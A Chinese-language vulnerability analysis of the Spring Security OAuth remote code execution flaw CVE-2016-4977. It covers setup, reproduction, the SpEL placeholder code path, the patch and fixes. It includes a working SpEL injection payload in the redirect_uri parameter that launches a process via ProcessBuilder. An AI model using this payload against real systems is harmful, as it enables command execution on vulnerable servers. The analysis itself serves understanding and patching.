Spring Security OAuth RCE (CVE-2016-4977) 漏洞分析

漏洞介绍

1.漏洞简介

Spring Security OAuth是为Spring框架提供安全认证支持的一个模块，在7月5日其维护者发布了这样一个升级公告，主要说明在用户使用`Whitelabel views`来处理错误时，攻击者在被授权的情况下可以通过构造恶意参数来远程执行命令。漏洞的发现者在10月13日公开了该漏洞的挖掘记录。

2.漏洞影响

授权状态下远程命令执行


3.影响版本

2.0.0 to 2.0.9

1.0.0 to 1.0.5

环境搭建


这里是使用window的idea搭建下载源代码，直接导入工程启动就OK。源代码下载地址。访问`127.0.0.1:8080`




漏洞复现

访问`http://127.0.0.1:8080/oauth/authorize`页面进行认证登录


用户名是：`user` 密码是：`password`




原因是因为配置文件`application.properties`里面写了



登录成功之后访问`http://127.0.0.1:8080/oauth/authorize?response_type=token&client_id=acme&redirect_uri=hellotom`



发现这里展示出了`hellotom`，而利用点就是这里，我们使用`SpEL`表达式，进行测试。输入`redirect_uri=${1%2b1}`



成功执行成`2`，接下来我们弹一个计算器

exp:`redirect_uri=${new%20java.lang.ProcessBuilder(new%20java.lang.String(new%20byte[]{99,97,108,99})).start()}`

OAuth Error

error="invalid_grant", error_description="Invalid redirect: java.lang.ProcessImpl@69a0cdb9 does not match one of the registered values: [http://localhost]"


成功执行

漏洞分析

漏洞的触发点是在`/spring-security-oauth/spring-security-oauth2/src/main/java/org/springframework/security/oauth2/provider/endpoint/WhitelabelErrorEndpoint.java`

可以看到程序通过`oauthError.getSummary()`来获取错误信息

然后将我们的请求参数，装入`model`中，再用`SpelView`进行渲染。




跟进这个`SpelView`方法

发现下面这句话就是可以执行SpEL表达式，但是前面的变量使用this，说明会使用其对象。


```
Expression expression = SpelView.this.parser.parseExpression(name);
Object value = expression.getValue(SpelView.this.context);
```

然后我们发现 `render` 方法使用了其变量



跟进 `replacePlaceholders` 方法


这个函数 `parseStringValue` 是个递归，也就是说如果表达式的值中有 `${xxx}` 这样形式的字符串存在，就会再取 `xxx` 作为表达式来执行。是调用 `resolvePlaceholder` 方法




然后我们动态调试一下

可以看到是去掉了`${}`

第一次内容是`errorSummary`就执行




第二次就是我们传递exp并且去掉了`${}`



官方修复

https://github.com/spring-projects/spring-security-oauth/commit/fff77d3fea477b566bcacfbfc95f85821a2bdc2d



不过这个Patch有一个缺点： RandomValueStringGenerator生成的字符串虽然内容随机，但长度固定为6，所以存在暴力破解的可能性。

0x02 修复方案

- 使用1.0.x版本的用户应放弃在认证通过和错误这两个页面中使用`Whitelabel`这个视图。
- 使用2.0.x版本的用户升级到2.0.10以及更高的版本

参考

> https://paper.seebug.org/70/